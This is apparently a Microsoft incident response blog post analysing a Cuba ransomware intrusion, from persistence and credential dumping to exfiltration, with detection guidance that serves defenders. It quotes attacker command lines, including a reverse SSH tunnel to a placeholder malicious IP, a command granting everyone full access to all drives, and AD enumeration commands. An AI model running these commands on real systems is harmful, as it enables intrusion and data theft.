

Research Incident response Threat actors

13 min read

Defenders beware: A case for post-ransomware investigations

By Microsoft Incident Response

October 18, 2022

Threat intelligence

Ransomware

Cobalt Strike

more

Ransomware is one of the most pervasive threats that Microsoft Detection and Response Team (DART) responds to today. The groups behind these attacks continue to add sophistication to their tactics, techniques, and procedures (TTPs) as most network security postures increase.

In this blog, we detail a recent ransomware incident in which the attacker used a collection of commodity tools and techniques, such as using living-off-the-land binaries, to launch their malicious code. Cobalt Strike was used for persistence on the network with NT AUTHORITY/SYSTEM (local SYSTEM) privileges to maintain access to the network after password resets of compromised accounts.

This incident highlights an attacker's ability to have a longstanding dwell time on a network before deploying ransomware. We will also discuss the various techniques used as well as the recommended detections and defense techniques that customers can use to increase protection against these types of attacks.

Microsoft recommends hunting proactively for pre-ransomware behaviors and hardening your network to prevent impact. Refer to https://aka.ms/ransomware-as-a-service for more information about defending against ransomware-related incidents.

What we found



Figure 1. Overall timeline of activities of the ransomware incident

Initial access

DART was unable to determine the initial entry vector of this attack due to the age of this compromise and limited retention of security solutions, along with encrypted devices being reimaged before analysis. The earliest observed activity showed the actor with domain administrator credentials.

Persistence

In DART's post ransomware investigation of this engagement, the team found multiple instances of scheduled tasks and services being created by the attack for persistence after they had gained access to highly privileged credentials. Services and Scheduled Tasks have the option to run as NT AUTHORITY\System, allowing their malicious code to run with highly privileged access. Because the actor created those tasks and services on a domain controller, the Local SYSTEM access allowed them to easily access domain administrator accounts. The deployment of a backdoor to a domain controller can help an actor bypass common incident response recovery activity, such as resetting compromised accounts, in the hope of staying resident on the network.

Service: Cobalt Strike

Cobalt Strike was seen on a large scale across the network, on domain controllers, servers, and administrator workstations. The actor created Windows services to persist their payload executing *rundll32* to load the Cobalt Strike DLL through invoking the *"AllocConsole"* exported function of a variation of the Termite family of malware. These services were observed to execute with a combination of SYSTEM and domain administrator credentials. Termite malware is often used by crimeware groups to load Cobalt Strike while bypassing antivirus detections. Further information on the Termite malware family can be found in this blog: (Ex)Change of Pace: UNC2596 Observed Leveraging Vulnerabilities to Deploy Cuba Ransomware.



Figure 2. Example of the actor executing Cobalt Strike through *rundll32.exe* with system integrity

The Cobalt Strike DLLs were in *C:\Windows\Temp* and used a naming scheme based on the first and local octet of the command and control (C2). Once the actor installed

Cobalt Strike on a domain controller, the malware was spread using a PowerShell script, which copied the DLL to *C:\Windows\Temp* via SMB, and then executed it through remote service creation.



Figure 3. Example of the threat actor copying Cobalt Strike through SMB

The actor elevated their permissions to *"NT AUTHORITY\System"* through service creation. This service creation was likely done through Cobalt Strike, using a pseudorandom service name, such as "4aedb00".

Scheduled task: OpenSSH

The actor installed OpenSSH on the client's network to maintain persistence on critical servers, including domain controllers and domain administrator workstations. The actor installed OpenSSH within *C:\Windows\OpenSSH*, rather than the standard OpenSSH path in System32.

The actor created a scheduled task for a persistent SSH connection to their C2 as *"NT AUTHORITY\System"*. The actor used TCP 443 for their SSH traffic rather than the standard TCP 22. In many organizations, TCP 22 outbound may be blocked, but as TCP 443 is needed for web traffic the port is often open. The actor also enabled port forwarding on TCP 7878 to allow the tunneling of malicious tools through the SSH connection.

The actor was also observed renaming *ssh.exe* to *"C:\Windows\OpenSSH\svchost.exe"* in a likely attempt to evade detection.

Figure 4. Example of the process masquerading to hide SSH usage

Four days after the actor deployed the ransomware, the actor returned to the compromised network through their existing OpenSSH persistence to install further persistence SSH services on additional domain controllers and domain administrator workstations.

The actor used OpenSSH's sftp-server to transfer files between their C2 and the compromised host. The actor generated SSH keys on compromised hosts using *ssh-keygen.exe*, a tool apart of the OpenSSH tool suite. This allowed the actor to SSH using the keys rather than credentials, after credentials had been reset.

Lateral movement

Impacket (WMI)

Impacket's WMI modules were used throughout the early stages of the compromise for remote execution and discovery. Impacket is an open-source collection of scripts for working with network protocols. This toolkit has recently been used by a large variety of crimeware groups for lateral movement and network discovery.

The actor used Impacket to execute PowerShell scripts out of *"C:\Perflogs\"*, which created *.txt* files within the same directory. All commands executed through Impacket output the results of the command to *"\\127.0.0.1\ADMIN$__1648051380.61"*. The actor then deleted the PowerShell scripts and text files after execution.

Figure 5. Sample Impacket query with results being output into a file within the ADMIN$ directory

The actor also used Impacket to test if the destination server was able to ping the actor's C2 before deploying Cobalt Strike to the device.

Figure 6. Actor testing the connectivity to their C2 through Impacket

PsExec

The actor used *PsExec.exe* to spread the ransomware on the victims' network. The actor first executed *"open.bat"*, which executed *"net share [C-Z]=[C-Z]:\ /grant:everyone,FULL"*. This shared every drive on the host, granting access to everyone. *"A.exe"*, *"Anet.exe"*, and *"Aus.exe"* are all variants of the Cuba ransomware.

Figure 7. Command lines the actor executed through PsExec

Remote desktop protocol

While the attacker had access to lateral movement and remote code execution via Impacket and PsExec, the main method they used for lateral movement in this incident was Remote Desktop Protocol (RDP), which allowed them to use a GUI environment to change system settings and install malware. The actor used domain administrator accounts to RDP between devices.

Credential access

WDigest

The actor abused WDigest to cache credentials early in the compromise. This enabled the actor to gain access to domain administrator credentials.

WDigest is a Windows feature that when enabled, caches credentials in clear text. This is often abused by credential access tools, such as Mimikatz. To detect if WDigest has been enabled within your network, the registry key *HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential* will be set to 1. This can be disabled by setting the value to 0.

Figure 8. Example of the actor enabling WDigest

NTDSUtil Dumping

The actor obtained the Active Directory database (*NTDS.dit*) twice. On the first instance, the actor obtained the *NTDS.dit* five months into the compromise. Four days after the deployment of ransomware, the actor obtained the *NTDS.dit* a second time. The actor was able to create a copy of the *NTDS.dit* through the usage of the native tool *ntdsutil.exe*, copying the *.dit* to *"C:\Windows\Temp\data\audit\Active Directory\ntds.dit"*.

Figure 9. Actor command to obtain *ntds.dit*

Volume shadow copy access

The actor used a second method to obtain the Active Directory database, they used *"vssadmin"* to create a volume shadow copy of a domain controller. This technique creates a static copy of system files that a user would not typically be able to access. Once the volume shadow copy was created, the actor copied the *NTDS.dit*, SYSTEM hive and SECURITY hive to *C:\Windows*, where they could then remotely copy through the ADMIN$ share.

Figure 10. Actor commands to create Volume Shadow Copy and copy the *ntds.dit*

Exfiltration

Compression

The actor was observed using 7-Zip to compress files before exfiltration. *7z.exe* was executed out of *C:\Windows\Temp*. The actor did not include a password for the archive and used the device hostname as the name of the archive (for example: *DC01.7z*).

PSCP

The actor used PuTTY Secure Copy (PSCP) to remotely exfiltrate network shares to an actor controlled C2. This version of PSCP had been renamed to *"lsas.exe"* in an attempt to masquerade itself as the legitimate *"lsass.exe"* service. PSCP was executed out of *C:\Windows\Temp*. The actor targeted Staff and Financial related resources.

Figure 11. Masqueraded PSCP to exfiltrate files

Defense evasion

Disabling antivirus

The actor disabled Microsoft Defender Antivirus on multiple devices after files had been quarantined by the antivirus. The actor turned off Microsoft Defender Antivirus through the Windows Security GUI application while connected via RDP to the device.

Figure 12. Microsoft Defender for Endpoint alert from the actor disabling real-time monitoring

Kernel driver

The actor used an Avast anti-rootkit driver. Unit 42 recently released a blog on how Cuba ransomware groups have used this driver to disable antivirus software before deploying the Cuba ransomware.

The actor installed the driver using the *"sc"* command, enabling kernel-level permissions. The actor then started the service with *"sc start aswSP-ArPot2"*. This service was used by the actor to disable the victims' antivirus products through Kernel privileges. Antivirus products being disabled within the victim network ensured that their ransomware would spread without the malware being quarantined or prevented.

Figure 13. Vulnerable driver being installed

The actor also created benign binaries to trigger the driver vulnerability. These binaries would iterate through a list of common antivirus executable names, providing each one to the control code *0x9988C094* and subsequently tasking the driver to kill those processes.

Discovery

The actor was observed executing generic system enumeration commands. While these commands are not malicious, when seen together, it can often indicate an unauthorized user is enumerating the system.

The actor was seen executing the following commands:

- whoami
- ping 8.8.8.8
- TASKLIST /v
- sc queryex type=service state=all
- wevtutil el
- SYSTEMINFO
- dsquery user -limit 100000
- powershell -command “Get-ADUser -Filter * -Properties * | Out-File C:\Windows\Temp\data\domain_user.txt -Append”
- powershell -command “Get-ADComputer -Filter * -Properties * | Out-File C:\Windows\Temp\data\domain_pc.txt -Append”
- wmic useraccount list full

Recommended detection and defense strategies

As we observe more attacks using similar methods as described in this blog, organizations must ensure they follow security practices to defend their servers. The

following is a list of recommendations for monitoring that organizations should implement as part of their detection strategy.

Service creation

Service creation events should be monitored for anomalous events. A high priority alert should be placed on administrator accounts creating services that execute as System. This is a common privilege escalation technique that can be utilized in a variety of methods, including having the service.

1. Execute a malicious binary directly,
2. Write to an actor controlled Named Pipe, allowing the actor to steal an impersonation token,
3. Executing a DLL through *rundll32.exe*

Figure 14. Instance of *rundll32.exe* execute Cobalt Strike with System integrity level

New service creations should be monitored for anomalous paths or executables. High priority alerts should be made for drivers located within those anomalous paths. While the driver was legitimately signed, the location can be a sign of malicious use. Examples of anomalous paths include but are not limited to:

- C:\Temp\
- C:\ProgramData\
- C:\Windows\
- C:\Windows\Temp\

Use of SSH

Microsoft recommends monitoring for unauthorized installations and usage of SSH in your network. SSH should not run as *"NT AUTHORITY\System"*.

In this incident, the actor used the following SSH command lines. Similar activity should be monitored within your environment:

```
ssh <organization>@<malicious IP address> -p 443 -i
C:\ProgramData\ssh\id_ed25519 -R <malicious IP
address>:10129:127.0.0.1:7878 -N -C -o IdentitiesOnly=yes -o
StrictHostKeyChecking=no
```

The actor attempted to masquerade the SSH process as *"svchost.exe"*, so monitoring for the command on other process names may indicate process masquerading.

Copying to remote share

Microsoft recommends monitoring for the command prompt accessing remote shares. This was a common technique used by the actor for transferring files throughout the network.

Figure 15. The actor copying Cobalt Strike via SMB

Microsoft Defender for Endpoint will create an alert when the command prompt accesses remote shares. This includes the Impacket usage where the command targets the localhost ADMIN$ share. Monitoring these alerts within your network can help detect unauthorized access.

Figure 16. Sample alert in Defender for Endpoint when a command prompt accesses a remote share

PsExec

Networks should monitor for unauthorized usage of PsExec. Suggested detection techniques include:

1. Existence or execution of the binary: *PsExec.exe*
2. Existence or execution of the service binary: *PsExeSvc.exe*
3. Service creation named *PsExeSvc*
4. Named Pipes created with the name *PsExeSvc*

The techniques that PsExec uses can easily be replicated, either through living-off-the-land tools or through a custom toolset using the Windows API. Monitoring for each stage of PsExec can help detect unauthorized variants within your network. PsExec works in three stages:

1. SMB connection to ADMIN$ on the destination device, copying the binary *"PSEXESVC"* to the Windows directory.
2. Remote connection to RPC (port 135) on the destination device, creating a service to execute the binary.
3. Create the named pipe \\.*pipe**PSEXESVC* to remotely communicate between host and destination.

Figure 17. Diagram describing how PsExec works

Monitoring executable files being written to administrative shares may help detect attempts of lateral movement. This can include monitoring for native command lines, such as copy, targeting remote shares like what we mentioned above. Defender for Endpoint can be used to monitor file creation events via Server Message Block (SMB) through DeviceFileEvents. The executable file will be created by the ntoskrnl.exe process, which is the kernel process that manages SMB, and the ShareName column will be ADMIN$.

Figure 18. Example of *PsExeSvc.exe* being created via Server Message Block (SMB) in Defender for Endpoint

Anomalous remote connections to RPC (Port 135) should be monitored within the network, as this can be used by a process to remotely create and start a service. The summarize and sort operators within Defender for Endpoint's Advanced Hunting can help detect uncommon connections on Port 135. The following KQL can help build a basis for identifying anomalous connections:

```
DeviceNetworkEvents
| where RemotePort == 135
| summarize count() by InitiatingProcessFileName
| sort by count_ asc
```

Figure 19. Image showing PsExec.exe connecting to a remote host on port 135

This technique can also be replicated through remote service creation using named pipes. An actor can remotely connect to the IPC$ share and open the named pipe svcctl to remotely create a service. This would contain similar detections, except the traffic will be over port 445 to the IPC$ share.

On the destination end, the RPC connection will result in the creation of a service. Monitoring for unauthorized service creation can be done through capturing the 4679 event in the System event log.

Figure 20. Service creation event in Defender for Endpoint

Remote named pipe communication can be monitored through the creation of the named pipe on the destination server. *PsExeSvc.exe* will create a named pipe called PSEXESVC, which the host device can connect to through the IPC$ share. As the host device connection is through SMB, the *ntoskrnl.exe* process will connect to the named pipe as a client.

Figure 21. Remote SMB named pipe communications for PsExec

NTDS.dit dumping

Monitor the usage of ntdsutil for malicious instances, where actors may attempt to obtain the *NTDS.dit*. The command in the *NTDS.dit* dumping section shows how the actor used this tool to create a copy of the *NTDS.dit*. This command can be

monitored, with the path being the only variable that will change. There are limited legitimate reasons to create a full *NTDS.dit* copy.

Figure 22. Defender for Endpoint alert from *ntds.dit* dump

Defender for Endpoint alerts on the dumping of the *NTDS.dit*, and these alerts should be responded to with high priority. Monitoring for the unauthorized usage of the *"ntdsutil"* tool is strongly encouraged as well.

If your network has file monitoring enabled, alerting on the creation of new .dit files can also help detect potential *NTDS.dit* dumping. The actor was observed copying the *NTDS.dit* out of a volume shadow copy.

Figure 23. Example command copying *NTDS.dit* from a volume shadow copy

Antivirus tampering

Organizations should monitor and respond to antivirus and endpoint detection and response (EDR) alerts where antivirus has been disabled or tampered with. Wherever possible, anti-tampering settings should be enabled to prevent actors from being able to interact with and disable antivirus software. For more information about Defender for Endpoint tamper protection, visit our docs page: Protect security settings with tamper protection.

Microsoft Defender Antivirus provides event logging on attempted tampering of the product. This can include the disabling of services, such as Real Time Protection (Event ID: 5001). An alert will also be created within the Defender for Endpoint portal where customers have the ability to further triage the alert through the advanced hunting interface. Monitoring for the usage of the Windows PowerShell cmdlet can also help discover instances of anti-virus tampering.

Figure 24. Sample command to look for antivirus tampering

Remote desktop protocol

DART was able to detect actor RDP connections through anomalous connections. These anomalous connections include:

- Domain administrators logging into multiple servers for the first time, and
- Domain administrators initiating RDP connections from abnormal locations.

Domain and enterprise administrator logons should be audited for anomalous connections, including connections originating from edge servers or onto servers that they do not usually administrate. Multifactor authentication (MFA) should be enforced for administrator accounts.

Conclusion

Ransomware groups continue to grow in sophistication through the increasing hibernation times before encryption, large varieties of persistent access and the use of legitimate signed binaries. These groups continue to target sensitive data for exfiltration, with some groups returning to the network post-encryption to ensure they maintain a foothold on the network.

Networks must remain vigilant hunting for these TTPs and anomalous behaviors. The Cuba ransomware group used a large variety of living of the land techniques to help evade detection by antivirus products. This requires a stronger focus on anomaly and behavioral detections for hunting on a network, rather than standard malicious file detection. Software auditing of remote access tools and remote execution tools, such as PsExec and SSH, should be regularly evaluated.

Microsoft strongly recommends focusing on the following actions to help improve your network's security posture:

- Enabling tamper protection on antivirus products.
- Triage high severity antivirus and EDR alerts within a timely manner, including tampering alerts.
- Enable MFA and monitoring for administration accounts.
- Monitoring anomalies in service and scheduled task creation.

To understand how Microsoft can help you secure your network and respond to network compromise, visit https://aka.ms/DART.

Related Posts

Research Threat intelligence Microsoft Defender XDR

Threat actors

Aug 24, 2023 · 13 min read

Flax Typhoon using legitimate software to quietly access Taiwanese organizations >

China-based actor Flax Typhoon is exploiting known vulnerabilities for public-facing servers, legitimate VPN software, and open-source malware to gain access to Taiwanese organizations, but not taking further action.

Best practices Data protection Microsoft Purview ·

Aug 8, 2023 · 6 min read

Microsoft Purview data security mitigations for BazaCall and other human-operated data exfiltration attacks >

Microsoft Defender is our toolset for prevention and mitigation of data exfiltration and ransomware attacks. Microsoft Purview data security offers important mitigations as well and should be used as part of a defense-in-depth strategy.

Research Threat intelligence Microsoft Defender

Attacker techniques, tools, and infrastructure

Jul 25, 2023 · 13 min read

Cryptojacking: Understanding and defending against cloud compute resource abuse >

Cloud cryptojacking, a type of cyberattack that uses computing power to mine cryptocurrency, could result in financial loss to targeted organizations due to the compute fees that can be incurred from the abuse.

Research Incident response Microsoft Incident Response

Ransomware

Jul 6, 2023 · 18 min read

The five-day job: A BlackByte ransomware intrusion case study >

In a recent investigation by Microsoft Incident Response of a BlackByte 2.0 ransomware attack, we found that the threat actor progressed through the full attack chain, from initial access to impact, in less than five days, causing significant business disruption for the victim organization.

Get started with Microsoft Security